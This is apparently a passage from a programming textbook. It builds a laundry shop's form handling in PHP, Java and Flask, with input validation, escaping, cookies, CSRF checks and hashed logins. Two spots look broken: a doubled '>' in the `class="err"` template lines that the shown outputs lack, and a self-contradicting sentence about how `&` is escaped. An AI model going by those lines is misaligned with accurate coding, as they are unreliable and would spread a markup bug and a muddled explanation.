The last row is the real rule, and HTTP defines it that way [4]: a GET *asks*, a POST *does*. Refreshing a price calculation must be harmless, so the calculator of Section 3.18 uses GET; sending a message must not happen twice, so the contact form of Section 3.20 uses POST. And POST is **not** encrypted: the data rides in the body instead of the URL, but crosses the network as plain text. Only HTTPS encrypts.

3.18 Forms, and the Price Calculator

3.18.1 The parts of a form

Every form in this book has four parts. **The `<form>` tag** wraps the fields; a page may hold several forms, and each submission sends exactly one, the one whose button was pressed. **The `action` attribute** names the page that will process it, or is empty, `action=""`, meaning *this same page*; this chapter keeps each form and its handler in one file, which keeps redisplaying with errors simple. **The `method` attribute** says `get` or `post` (**Table 3.13**); left out, it defaults to GET. **The submit button** triggers the submission. The fields are the controls of Chapter 2: text, password, radio button, checkbox, combo box (`<select>`) and text area.

> **KEY INSIGHT.** The `name` attribute of a field becomes the key in `$_GET` or `$_POST`. `<input name="units">` arrives as `$_GET['units']`, in Java as `Web.query(ex).get("units")`, in Flask as `request.args["units"]`. No `name`, no key: the field is not sent at all. The `id` attribute has nothing to do with it; `id` is for CSS and `<label>`.

Each control sends something slightly different. **Text, password and textarea** always send their contents, even when empty, so the key exists and it is the *value* you must test. **Select** sends the `value` of the chosen `<option>`. **Radio buttons** sharing a name send the chosen value, and **nothing at all** if none is chosen. **Checkboxes** send their value when ticked and **nothing** when not; there is no `false`, so a checkbox is read with `isset($_POST['x'])`, `form.containsKey("x")` or `"x" in request.form`. And a name ending in brackets, `name="extras[]"`, makes PHP deliver an **array**, which is why `field()` below refuses anything that is not a string.

3.18.2 The shared helpers

Listing 3.20 holds the three helpers every page uses and the two validators of the Laundry forms. `field()` reads one value safely, `h()` escapes for HTML, and `whole()` accepts a whole number and nothing else. The validators are discussed in Section 3.19.

Listing 3.20 `lib/validate.php`: reading, escaping, and the two validators. Each validator returns two arrays: the values that passed, and one message per field that did not.

```php
<?php
// lib/validate.php — read the request safely, and never trust it.
//   VALIDATE = decide whether a value is acceptable at all; refuse it if not.
//   ESCAPE   = make an accepted value safe for one destination (here: HTML).

/** One field of $_GET, $_POST or $_COOKIE, always a trimmed string ('' if absent). */
function field(array $src, string $key): string {
    $v = $src[$key] ?? '';
    return is_string($v) ? trim($v) : '';     // "name[]=x" arrives as an array: refuse it
}

/** Escape for HTML text and attribute values. Use it on EVERY value you print. */
function h(?string $s): string {
    return htmlspecialchars((string) $s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

/** A whole number from $min to $max, or null. "4" passes; "4.5", "-2", "abc" do not. */
function whole(string $s, int $min, int $max): ?int {
    if (!preg_match('/^\d{1,9}$/', $s)) {
        return null;
    }
    $n = (int) $s;
    return ($n >= $min && $n <= $max) ? $n : null;
}

/** The price calculator: a service id and a quantity. Returns [$clean, $errors]. */
function validateCalculation(array $in): array {
    $clean = [];
    $errors = [];

    $service = field($in, 'service');
    if (!array_key_exists($service, SERVICES)) {        // an allowlist: only ids we know
        $errors['service'] = 'Choose one of the services on the list.';
    } else {
        $clean['service'] = $service;
    }

    $units = whole(field($in, 'units'), 1, 999);
    if ($units === null) {
        $errors['units'] = 'Enter a whole number from 1 to 999; round kg up.';
    } else {
        $clean['units'] = $units;
    }
    return [$clean, $errors];
}
```

Listing 3.20 (Continued) *lib/validate.php: reading, escaping, and the two validators. Each validator returns two arrays: the values that passed, and one message per field that did not.*

```
/** The contact form. Returns [$clean, $errors]; $clean holds only what passed. */
function validateContact(array $in): array {
    $clean = [];
    $errors = [];

    $name = field($in, 'name');
    if ($name === '' || mb_strlen($name) > 50) {
        $errors['name'] = 'Enter your name (1 to 50 characters).';
    } elseif (!preg_match("/^[\p{L}\p{M}'. -]+$/u", $name)) {
        $errors['name'] = 'Use letters, spaces, apostrophes, dots and hyphens only.';
    } else {
        $clean['name'] = $name;
    }

    $digits = preg_replace('/[\s-]+/', '', field($in, 'phone'));   // clean first ...
    if (!preg_match('/^\d{8,15}$/', $digits)) {                     // ... then judge
        $errors['phone'] = 'Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed).';
    } else {
        $clean['phone'] = $digits;
    }

    $outlet = field($in, 'outlet');
    if (!array_key_exists($outlet, OUTLETS)) {
        $errors['outlet'] = 'Choose one of our three outlets.';
    } else {
        $clean['outlet'] = $outlet;
    }

    $message = field($in, 'message');
    if ($message === '' || mb_strlen($message) > 500) {
        $errors['message'] = 'Write a message of 1 to 500 characters.';
    } else {
        $clean['message'] = $message;
    }
    return [$clean, $errors];
}
```

Listing 3.21 writes the top and bottom of every page once. Inside a function, `?>` switches back to HTML and `<?php` returns to code, so the page skeleton stays readable HTML.

Listing 3.21 `lib/layout.php`: the common page frame. Every value in it goes through `h()`.

```php
<?php
// lib/layout.php — the top and the bottom of every page, written once.

function pageStart(string $title): void {
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title><?= h($title) ?> - <?= h(SHOP_NAME) ?></title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><strong><?= h(SHOP_NAME) ?></strong>
<nav><a href="index.php">Home</a> <a href="calculator.php">Prices</a> <a
href="contact.php">Contact</a> <a href="messages.php">Staff</a></nav>
</header>
<main>
<h1><?= h($title) ?></h1>
<?php
}

function pageEnd(): void {
    echo "</main>\n<footer>Profitina Laundry, Surabaya</footer>\n</body>\n</html>\n";
}
```

3.18.3 The calculator

A customer at the counter asks, “How much for three suits?” Working out a price changes nothing on the server, so by **Table 3.13** the form uses **GET**, and the answer can be bookmarked or shared. **Listing 3.22** is the whole page.

Listing 3.22 `calculator.php`: the price calculator. Logic at the top, not one byte of HTML before `pageStart()`, then the template.

```php
<?php
declare(strict_types=1);
// calculator.php — the price calculator. Working out a price only ASKS, so the form uses
GET.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/money.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/layout.php';

$result = null;
$errors = [];
$old = [
    'service' => field($_COOKIE, 'last_service'),     // remembered from the last visit, if
any
    'units'   => '',
];

if (isset($_GET['service'])) {                        // the form was submitted
    $old = ['service' => field($_GET, 'service'), 'units' => field($_GET, 'units')];
    [$clean, $errors] = validateCalculation($_GET);
    if (!$errors) {
        $s = SERVICES[$clean['service']];
        $result = [
            'description' => $s['description'],
            'units'       => $clean['units'],
            'unit'        => unitName($s['description'], $clean['units']),
            'price'       => $s['price'],
            'total'       => price($s['price'], $clean['units']),
        ];
        // Remember the service for 30 days. A cookie is a header: send it before any
output.
        setcookie('last_service', $clean['service'], [
            'expires'  => time() + 30 * 24 * 3600,
            'path'     => '/',
            'httponly' => true,
            'samesite' => 'Lax',
        ]);
    }
}
```

Listing 3.22 (Continued) *calculator.php: the price calculator. Logic at the top, not one byte of HTML before pageStart(), then the template.*

```
pageStart('Price calculator');
?>
<form method="get" action="">
  <label for="service">Service</label>
  <select id="service" name="service">
    <option value="">- choose -</option>
<?php foreach (SERVICES as $id => $s): ?>
    <option value="<?= h($id) ?>"<?= $id === $old['service'] ? ' selected' : '' ?>><?=
h($s['description']) ?>, <?= h(rupiah($s['price'])) ?></option>
<?php endforeach; ?>
  </select>
<?php if (isset($errors['service'])): ?>
  <p class="err">><?= h($errors['service']) ?></p>
<?php endif; ?>
  <label for="units">Quantity (kg, items or pairs)</label>
  <input id="units" name="units" value="<?= h($old['units']) ?>" inputmode="numeric">
<?php if (isset($errors['units'])): ?>
  <p class="err">><?= h($errors['units']) ?></p>
<?php endif; ?>
  <button type="submit">Calculate</button>
</form>
<?php if ($result): ?>
<p class="result">><?= h($result['description']) ?>: <?= $result['units'] ?> <?=
h($result['unit']) ?> x <?= h(rupiah($result['price'])) ?> = <strong><?=
h(rupiah($result['total'])) ?></strong></p>
<?php endif; ?>
<?php pageEnd();
```

The page follows a shape you will use for years: **read, validate, redisplay**. If the form was not submitted, draw it, pre-selecting the service remembered in a cookie (Section 3.20; `$_COOKIE` is read like `$_GET`). If it was, copy the input into `$old` so the form can be redrawn with it, validate, and either show a message under each bad field or show the price. Copying into `$old` is the step beginners leave out, which is why so many forms empty themselves after one mistake. Note too that the price list comes from `SERVICES` and never from the request: the visitor chooses *which* service, and the server decides what it costs.

With `php -S` running in the `php` folder, three real requests. A valid one, showing the header that sets the cookie, the pre-selected option and the result:

```
curl -s -i "http://127.0.0.1:8080/calculator.php?service=S0005&units=3" \
  | grep -iE '^HTTP|^Set-Cookie|class="result"|selected'
```

```
HTTP/1.1 200 OK
Set-Cookie: last_service=S0005; expires=Fri, 23 Oct 2026 11:48:48 GMT; Max-Age=2592000;
path=/; HttpOnly; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
```

Rp 195.000 is the figure worked by hand in Section 3.16. Four kilograms of wash, dry and fold:

```
<p class="result">Wash, dry &amp; fold (per kg): 4 kg x Rp 8.000 = <strong>Rp
32.000</strong></p>
```

The `&` of the description arrived as `&`, because `h()` escaped it; the browser draws it as `&`. And an unknown service with a fractional weight:

```
curl -s "http://127.0.0.1:8080/calculator.php?service=S0099&units=3.5" | grep -E
'class="err"|value="3.5"'
```

```
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

`S0099` is not in the list, and `3.5` is not a whole number; the visitor's `3.5` is still in the box, so they can correct it rather than retype it.

3.18.4 The calculator in Java

The Java track keeps the shop's data and rules in one class, **Listing 3.23**: `lib/services.php`, `lib/money.php` and the validators of **Listing 3.20** together. A Java `record` is a small class that only holds values, here a service's description and price.

Listing 3.23 `Shop.java`: the price list, the outlets and the rules, with the same messages as the PHP version.

```
import java.util.LinkedHashMap;
import java.util.Locale;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Shop.java — the price list, the outlets and the rules of Profitina Laundry:
 *  lib/services.php, lib/money.php and the validators of lib/validate.php in one class. */
final class Shop {
    private Shop() {}

    record Service(String description, int price) {}

    /** Two maps, like PHP's [$clean, $errors]: what passed, and one message per failure.
*/
    record Checked(Map<String, String> clean, Map<String, String> errors) {}

    static final String SHOP_NAME = "Profitina Laundry";
    static final Map<String, Service> SERVICES = new LinkedHashMap<>();
    static final Map<String, String> OUTLETS = new LinkedHashMap<>();

    static {
        SERVICES.put("S0001", new Service("Wash, dry & fold (per kg)", 8000));
        SERVICES.put("S0002", new Service("Express wash & fold, 1 day (per kg)", 12000));
        SERVICES.put("S0003", new Service("Ironing only (per kg)", 6000));
        SERVICES.put("S0004", new Service("Dry cleaning - shirt/blouse (per item)",
20000));
        SERVICES.put("S0005", new Service("Dry cleaning - suit 2 pieces (per item)",
65000));
        SERVICES.put("S0006", new Service("Dry cleaning - dress/kebaya (per item)",
45000));
        SERVICES.put("S0007", new Service("Dry cleaning - jacket (per item)", 40000));
        SERVICES.put("S0008", new Service("Bed cover, any size (per item)", 35000));
        SERVICES.put("S0009", new Service("Blanket (per item)", 25000));
        SERVICES.put("S0010", new Service("Curtain (per kg)", 15000));
        SERVICES.put("S0011", new Service("Shoes deep clean (per pair)", 45000));
        SERVICES.put("S0012", new Service("Helmet cleaning (per item)", 30000));
        OUTLETS.put("O01", "Profitina Laundry Rungkut");
        OUTLETS.put("O02", "Profitina Laundry Keputih");
        OUTLETS.put("O03", "Profitina Laundry Wiyung");
    }

    /** 32000 -> "Rp 32.000". */
    static String rupiah(int amount) {
        return "Rp " + String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }
```

Listing 3.23 (Continued) *Shop.java: the price list, the outlets and the rules, with the same messages as the PHP version.*

```
    /** Rule BR-1: price = unit price x units. */
    static int price(int unitPrice, int units) {
        return unitPrice * units;
    }

    private static final Pattern PER = Pattern.compile("per\\s+([a-z]+)",
Pattern.CASE_INSENSITIVE);

    static String unitName(String description, int units) {
        Matcher m = PER.matcher(description);
        if (!m.find()) {
            return units == 1 ? "unit" : "units";
        }
        String u = m.group(1).toLowerCase(Locale.ROOT);
        if (u.equals("kg")) {
            return "kg";
        }
        return units == 1 ? u : u + "s";
    }

    /** A whole number from min to max, or null. */
    static Integer whole(String s, int min, int max) {
        if (!s.matches("[0-9]{1,9}")) {
            return null;
        }
        int n = Integer.parseInt(s);
        return (n >= min && n <= max) ? n : null;
    }

    static Checked validateCalculation(Map<String, String> in) {
        Map<String, String> clean = new LinkedHashMap<>();
        Map<String, String> errors = new LinkedHashMap<>();
        String service = Web.field(in, "service");
        if (!SERVICES.containsKey(service)) {                  // an allowlist: only ids we
know
            errors.put("service", "Choose one of the services on the list.");
        } else {
            clean.put("service", service);
        }
        Integer units = whole(Web.field(in, "units"), 1, 999);
        if (units == null) {
            errors.put("units", "Enter a whole number from 1 to 999; round kg up.");
        } else {
            clean.put("units", units.toString());
        }
        return new Checked(clean, errors);
    }
```

Listing 3.23 (Continued) *Shop.java: the price list, the outlets and the rules, with the same messages as the PHP version.*

```
    static Checked validateContact(Map<String, String> in) {
        Map<String, String> clean = new LinkedHashMap<>();
        Map<String, String> errors = new LinkedHashMap<>();

        String name = Web.field(in, "name");
        int length = name.codePointCount(0, name.length());   // characters, like
mb_strlen()
        if (length < 1 || length > 50) {
            errors.put("name", "Enter your name (1 to 50 characters).");
        } else if (!name.matches("[\\p{L}\\p{M}'. -]+")) {
            errors.put("name", "Use letters, spaces, apostrophes, dots and hyphens only.");
        } else {
            clean.put("name", name);
        }

        String digits = Web.field(in, "phone").replaceAll("[\\s-]+", "");
        if (!digits.matches("[0-9]{8,15}")) {
            errors.put("phone", "Enter a phone number with 8 to 15 digits (spaces and
dashes are allowed).");
        } else {
            clean.put("phone", digits);
        }

        String outlet = Web.field(in, "outlet");
        if (!OUTLETS.containsKey(outlet)) {
            errors.put("outlet", "Choose one of our three outlets.");
        } else {
            clean.put("outlet", outlet);
        }

        String message = Web.field(in, "message");
        length = message.codePointCount(0, message.length());
        if (length < 1 || length > 500) {
            errors.put("message", "Write a message of 1 to 500 characters.");
        } else {
            clean.put("message", message);
        }
        return new Checked(clean, errors);
    }
}
```

Listing 3.24 starts the server, binds each address to a method, and serves the home page and the calculator. The contact and staff pages live in two more files, shown in Sections 3.20 and 3.21.

Listing 3.24 `LaundrySite.java`: the server, the page frame and the calculator. `pageStart()` is `lib/layout.php`; the text block between `"""` marks keeps the HTML readable.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Map;

/** LaundrySite.java — the Chapter 3 Laundry pages on the JDK's own HTTP server.
 *  Run it from this folder:  javac *.java   then   java LaundrySite */
public class LaundrySite {

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", LaundrySite::home);             // a URL is bound to a
METHOD
        server.createContext("/calculator", LaundrySite::calculator);
        server.createContext("/contact", ContactPage::contact);
        server.createContext("/login", StaffPages::login);
        server.createContext("/messages", StaffPages::messages);
        server.createContext("/logout", StaffPages::logout);
        server.createContext("/style.css",
                ex -> Web.send(ex, 200, "text/css",
Files.readString(Path.of("style.css"))));
        server.start();
        System.out.println("Profitina Laundry on http://127.0.0.1:8090/  (Ctrl+C stops
it)");
    }

    /** The top of every page: pageStart() of lib/layout.php. */
    static String pageStart(String title) {
        return """
                <!DOCTYPE html>
                <html lang="en">
                <head>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-width, initial-scale=1">
                <title>%s - %s</title>
                <link rel="stylesheet" href="/style.css">
                </head>
                <body>
                <header><strong>%s</strong>
                <nav><a href="/">Home</a> <a href="/calculator">Prices</a> <a
href="/contact">Contact</a> <a href="/messages">Staff</a></nav>
                </header>
                <main>
                <h1>%s</h1>
                """.formatted(Web.h(title), Web.h(Shop.SHOP_NAME), Web.h(Shop.SHOP_NAME),
Web.h(title));
    }
```

Listing 3.24 (Continued) *LaundrySite.java: the server, the page frame and the calculator. pageStart() is lib/layout.php; the text block between """ marks keeps the HTML readable.*

```
    static String pageEnd() {
        return "</main>\n<footer>Profitina Laundry, Surabaya</footer>\n</body>\n</html>\n";
    }

    static void home(HttpExchange ex) throws IOException {
        if (!ex.getRequestURI().getPath().equals("/")) {            // "/" also catches
unknown paths
            Web.send(ex, 404, "text/plain; charset=utf-8", "Not found\n");
            return;
        }
        StringBuilder p = new StringBuilder(pageStart("Welcome"));
        p.append("<p>Clean clothes, honest prices, three outlets in
Surabaya.</p>\n<ul>\n");
        for (Map.Entry<String, String> o : Shop.OUTLETS.entrySet()) {
            p.append("  <li>").append(Web.h(o.getKey())).append(":
").append(Web.h(o.getValue())).append("</li>\n");
        }
        p.append("</ul>\n<p><a href=\"/calculator\">Work out a price</a> or ")
         .append("<a href=\"/contact\">send us a message</a>.</p>\n").append(pageEnd());
        Web.html(ex, p.toString());
    }

    /** The price calculator. Working out a price only ASKS, so the form uses GET. */
    static void calculator(HttpExchange ex) throws IOException {
        Map<String, String> get = Web.query(ex);
        Map<String, String> errors = Map.of();
        String result = null;
        String oldService = Web.field(Web.cookies(ex), "last_service");   // remembered, if
any
        String oldUnits = "";

        if (get.containsKey("service")) {                          // the form was
submitted
            oldService = Web.field(get, "service");
            oldUnits = Web.field(get, "units");
            Shop.Checked c = Shop.validateCalculation(get);
            errors = c.errors();
            if (errors.isEmpty()) {
                Shop.Service s = Shop.SERVICES.get(c.clean().get("service"));
                int units = Integer.parseInt(c.clean().get("units"));
                result = "<p class=\"result\">" + Web.h(s.description()) + ": " + units + "
"
                        + Web.h(Shop.unitName(s.description(), units)) + " x " +
Web.h(Shop.rupiah(s.price()))
                        + " = <strong>" + Web.h(Shop.rupiah(Shop.price(s.price(), units)))
+ "</strong></p>\n";
                Web.setCookie(ex, "last_service", c.clean().get("service"), 30 * 24 *
3600);
            }
        }
```

Listing 3.24 (Continued) *LaundrySite.java: the server, the page frame and the calculator. pageStart() is lib/layout.php; the text block between """ marks keeps the HTML readable.*

```
        StringBuilder p = new StringBuilder(pageStart("Price calculator"));
        p.append("<form method=\"get\" action=\"\">\n  <label
for=\"service\">Service</label>\n")
         .append("  <select id=\"service\" name=\"service\">\n    <option value=\"\">-
choose -</option>\n");
        for (Map.Entry<String, Shop.Service> e : Shop.SERVICES.entrySet()) {
            p.append("    <option value=\"").append(Web.h(e.getKey())).append('"')
             .append(e.getKey().equals(oldService) ? " selected" : "").append('>')
             .append(Web.h(e.getValue().description())).append(", ")
             .append(Web.h(Shop.rupiah(e.getValue().price()))).append("</option>\n");
        }
        p.append("  </select>\n");
        if (errors.containsKey("service")) {
            p.append("  <p
class=\"err\">").append(Web.h(errors.get("service"))).append("</p>\n");
        }
        p.append("  <label for=\"units\">Quantity (kg, items or pairs)</label>\n")
         .append("  <input id=\"units\" name=\"units\" value=\"").append(Web.h(oldUnits))
         .append("\" inputmode=\"numeric\">\n");
        if (errors.containsKey("units")) {
            p.append("  <p
class=\"err\">").append(Web.h(errors.get("units"))).append("</p>\n");
        }
        p.append("  <button type=\"submit\">Calculate</button>\n</form>\n");
        if (result != null) {
            p.append(result);
        }
        Web.html(ex, p.append(pageEnd()).toString());
    }
}
```

Compiled with `javac *.java` and started with `java LaundrySite`, it answered the same three requests with the same lines:

```
HTTP/1.1 200 OK
Set-cookie: last_service=S0005; Max-Age=2592000; Path=/; HttpOnly; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

The JDK writes header names as `Set-cookie`; header names are case insensitive, so browsers treat it exactly like `Set-Cookie`.

3.18.5 The calculator in Flask

Listing 3.25 is the Python twin of `Shop.java`. One detail differs on purpose: Python's `\d` matches digits of every script, including Arabic-Indic ٤, so `whole()` says `[0-9]` (Exercise 3.20 shows the difference).

Listing 3.25 `shop.py`: the price list, the outlets and the rules in Python.

```python
"""shop.py — the price list, the outlets and the rules of Profitina Laundry:
lib/services.php, lib/money.php and the validators of lib/validate.php in one module."""
import re
import unicodedata

SHOP_NAME = "Profitina Laundry"

SERVICES = {
    "S0001": {"description": "Wash, dry & fold (per kg)", "price": 8000},
    "S0002": {"description": "Express wash & fold, 1 day (per kg)", "price": 12000},
    "S0003": {"description": "Ironing only (per kg)", "price": 6000},
    "S0004": {"description": "Dry cleaning - shirt/blouse (per item)", "price": 20000},
    "S0005": {"description": "Dry cleaning - suit 2 pieces (per item)", "price": 65000},
    "S0006": {"description": "Dry cleaning - dress/kebaya (per item)", "price": 45000},
    "S0007": {"description": "Dry cleaning - jacket (per item)", "price": 40000},
    "S0008": {"description": "Bed cover, any size (per item)", "price": 35000},
    "S0009": {"description": "Blanket (per item)", "price": 25000},
    "S0010": {"description": "Curtain (per kg)", "price": 15000},
    "S0011": {"description": "Shoes deep clean (per pair)", "price": 45000},
    "S0012": {"description": "Helmet cleaning (per item)", "price": 30000},
}

OUTLETS = {
    "O01": "Profitina Laundry Rungkut",
    "O02": "Profitina Laundry Keputih",
    "O03": "Profitina Laundry Wiyung",
}


def rupiah(amount: int) -> str:
    """32000 -> 'Rp 32.000'."""
    return "Rp " + f"{amount:,}".replace(",", ".")


def price(unit_price: int, units: int) -> int:
    """Rule BR-1: price = unit price x units."""
    return unit_price * units
```

Listing 3.25 (Continued) *shop.py: the price list, the outlets and the rules in Python.*

```
def unit_name(description: str, units: int) -> str:
    m = re.search(r"per\s+([a-z]+)", description, re.IGNORECASE)
    if not m:
        return "unit" if units == 1 else "units"
    u = m.group(1).lower()
    if u == "kg":
        return "kg"
    return u if units == 1 else u + "s"


def field(src, key: str) -> str:
    """One field of request.args, request.form or request.cookies, trimmed; '' if
absent."""
    return (src.get(key) or "").strip()


def whole(s: str, lo: int, hi: int):
    """A whole number from lo to hi, or None. [0-9], because Python's \\d also accepts
other scripts' digits."""
    if not re.fullmatch(r"[0-9]{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None


def validate_calculation(src):
    clean, errors = {}, {}
    service = field(src, "service")
    if service not in SERVICES:                          # an allowlist: only ids we know
        errors["service"] = "Choose one of the services on the list."
    else:
        clean["service"] = service
    units = whole(field(src, "units"), 1, 999)
    if units is None:
        errors["units"] = "Enter a whole number from 1 to 999; round kg up."
    else:
        clean["units"] = units
    return clean, errors


def _is_name(s: str) -> bool:
    """Letters and marks of any alphabet, plus ' . - and space: PHP's [\\p{L}\\p{M}'. -
]."""
    return all(unicodedata.category(ch)[0] in "LM" or ch in "'. -" for ch in s)


def validate_contact(src):
    clean, errors = {}, {}
```

Listing 3.25 (Continued) *shop.py: the price list, the outlets and the rules in Python.*

```
    name = field(src, "name")
    if not 1 <= len(name) <= 50:
        errors["name"] = "Enter your name (1 to 50 characters)."
    elif not _is_name(name):
        errors["name"] = "Use letters, spaces, apostrophes, dots and hyphens only."
    else:
        clean["name"] = name

    digits = re.sub(r"[\s-]+", "", field(src, "phone"))
    if not re.fullmatch(r"[0-9]{8,15}", digits):
        errors["phone"] = "Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed)."
    else:
        clean["phone"] = digits

    outlet = field(src, "outlet")
    if outlet not in OUTLETS:
        errors["outlet"] = "Choose one of our three outlets."
    else:
        clean["outlet"] = outlet

    message = field(src, "message")
    if not 1 <= len(message) <= 500:
        errors["message"] = "Write a message of 1 to 500 characters."
    else:
        clean["message"] = message
    return clean, errors
```

Listing 3.26 is the whole Flask application. This section needs only the top of the file and the `calculator()` function; `contact()` belongs to Section 3.20 and the login functions to Section 3.21.

Listing 3.26 `app.py`: the Laundry pages in Flask. Each `@app.route` binds an address to a function.

```
"""app.py — the Chapter 3 Laundry pages in Flask.  Run:  python app.py"""
import csv
import hmac
import os
import secrets
from datetime import datetime, timedelta, timezone
from pathlib import Path

from flask import Flask, flash, redirect, render_template, request, session
from werkzeug.security import check_password_hash

import shop

app = Flask(__name__)
app.config.update(
    SECRET_KEY=os.environ.get("LAUNDRY_SECRET", "dev-only-change-me"),   # signs the
session cookie
    SESSION_COOKIE_HTTPONLY=True,
    SESSION_COOKIE_SAMESITE="Lax",
)

MESSAGE_FILE = Path(__file__).parent / "data" / "messages.csv"
WIB = timezone(timedelta(hours=7), "WIB")          # Surabaya keeps Western Indonesian Time

# Who may read the messages. Only hashes are stored, made by make_hash.py.
STAFF = {
    "kasir1@profitina-laundry.example":

"scrypt:32768:8:1$7XdEJuVlPkkNbliT$b5f4db70fbb7eb6928b1ee3cb485abde8c645d784ef907a6042db147
6f8b4f7a"
        "82a84d1232c427a9640c40332f974f23dfa03bfca9994332e9e52717d871bf19",
}
DUMMY_HASH =
("scrypt:32768:8:1$Mp1DSx3h5RaoSVNM$c0762bbdfdb19e9b76593f4acfa23ca104bf9027a3692fcb8db9143
2a25c25"
              "dbae33567f286e85f6748836f140cda52df47b350448bf5c46dcd0e60bad320e03")


@app.context_processor
def everywhere():
    """Names every template may use."""
    return {"shop_name": shop.SHOP_NAME, "rupiah": shop.rupiah, "csrf_token": csrf_token}


def csrf_token() -> str:
    if "csrf" not in session:
        session["csrf"] = secrets.token_hex(16)
    return session["csrf"]
```

Listing 3.26 (Continued) *app.py: the Laundry pages in Flask. Each @app.route binds an address to a function.*

```
def csrf_ok() -> bool:
    token = session.get("csrf", "")
    return token != "" and hmac.compare_digest(token, shop.field(request.form, "csrf"))


@app.route("/")
def home():
    return render_template("index.html", outlets=shop.OUTLETS)


@app.route("/calculator")                          # GET only: working out a price only
asks
def calculator():
    errors, result = {}, None
    old = {"service": shop.field(request.cookies, "last_service"), "units": ""}
    save_cookie = None
    if "service" in request.args:                  # the form was submitted
        old = {"service": shop.field(request.args, "service"), "units":
shop.field(request.args, "units")}
        clean, errors = shop.validate_calculation(request.args)
        if not errors:
            s = shop.SERVICES[clean["service"]]
            result = {"description": s["description"], "units": clean["units"],
                      "unit": shop.unit_name(s["description"], clean["units"]),
                      "price": s["price"], "total": shop.price(s["price"], clean["units"])}
            save_cookie = clean["service"]
    page = render_template("calculator.html", services=shop.SERVICES, old=old,
errors=errors, result=result)
    response = app.make_response(page)
    if save_cookie:
        response.set_cookie("last_service", save_cookie, max_age=30 * 24 * 3600,
httponly=True, samesite="Lax")
    return response


@app.route("/contact", methods=["GET", "POST"])
def contact():
    errors = {}
    old = {k: "" for k in ("name", "phone", "outlet", "message")}
    if request.method == "POST":
        old = {k: shop.field(request.form, k) for k in old}
        if not csrf_ok():
            errors = {"form": "This form has expired. Please send it again."}
        else:
            clean, errors = shop.validate_contact(request.form)
        if not errors:
            save_message(clean)
            flash(f"Thank you, {clean['name']}. {shop.OUTLETS[clean['outlet']]} will call
you back.")
            return redirect("/contact", code=303)      # post/redirect/get
    return render_template("contact.html", outlets=shop.OUTLETS, old=old, errors=errors)
```

Listing 3.26 (Continued) *app.py: the Laundry pages in Flask. Each @app.route binds an address to a function.*

```
def read_messages():
    if not MESSAGE_FILE.exists():
        return []
    with MESSAGE_FILE.open(newline="", encoding="utf-8") as f:
        return list(csv.reader(f))


def save_message(m):
    """Append one message to the CSV file. Ids run M0001, M0002, ..."""
    MESSAGE_FILE.parent.mkdir(exist_ok=True)
    msg_id = f"M{len(read_messages()) + 1:04d}"
    time = datetime.now(WIB).strftime("%Y-%m-%d %H:%M")
    with MESSAGE_FILE.open("a", newline="", encoding="utf-8") as f:
        csv.writer(f, lineterminator="\n").writerow(
            [msg_id, time, m["outlet"], m["name"], m["phone"], m["message"]])


def check_login(email: str, password: str) -> bool:
    hashed = STAFF.get(email.lower())
    if hashed is None:
        check_password_hash(DUMMY_HASH, password)  # the same slow work either way
        return False
    return check_password_hash(hashed, password)


@app.route("/login", methods=["GET", "POST"])
def login():
    error, email = None, ""
    if request.method == "POST":
        email = shop.field(request.form, "email")
        password = request.form.get("password", "")  # a password is NOT trimmed
        if not csrf_ok():
            error = "This form has expired. Please send it again."
        elif check_login(email, password):
            session.clear()                          # a fresh session at every login
            session["staff"] = email.lower()
            return redirect("/messages", code=303)
        else:
            error = "E-mail or password is wrong."  # never say which of the two
    return render_template("login.html", error=error, email=email)
```

Listing 3.26 (Continued) *app.py: the Laundry pages in Flask. Each @app.route binds an address to a function.*

```
@app.route("/messages")
def messages():
    staff = session.get("staff")
    if staff is None:
        return redirect("/login", code=303)        # not logged in: go and log in
    rows = read_messages()
    q = shop.field(request.args, "q")
    if q:                                          # searching only asks: GET
        n = q.lower()
        rows = [m for m in rows if n in m[3].lower() or n in m[5].lower() or q in m[4]]
    return render_template("messages.html", staff=staff, rows=rows, q=q)


@app.route("/logout", methods=["POST"])            # logging out changes state: POST
def logout():
    if csrf_ok():
        session.clear()
    return redirect("/login", code=303)


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Flask builds the HTML from **templates**, files of HTML with holes, much as PHP does. **Listing 3.27** is the frame and **Listing 3.28** the calculator. `{{ … }}` prints a value, `{% … %}` is a statement, and a child template fills the `content` block of the layout.

Listing 3.27 `templates/layout.html`: the page frame in Jinja, Flask's template language.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} - {{ shop_name }}</title>
<link rel="stylesheet" href="{{ url_for('static', filename='style.css') }}">
</head>
<body>
<header><strong>{{ shop_name }}</strong>
<nav><a href="/">Home</a> <a href="/calculator">Prices</a> <a href="/contact">Contact</a>
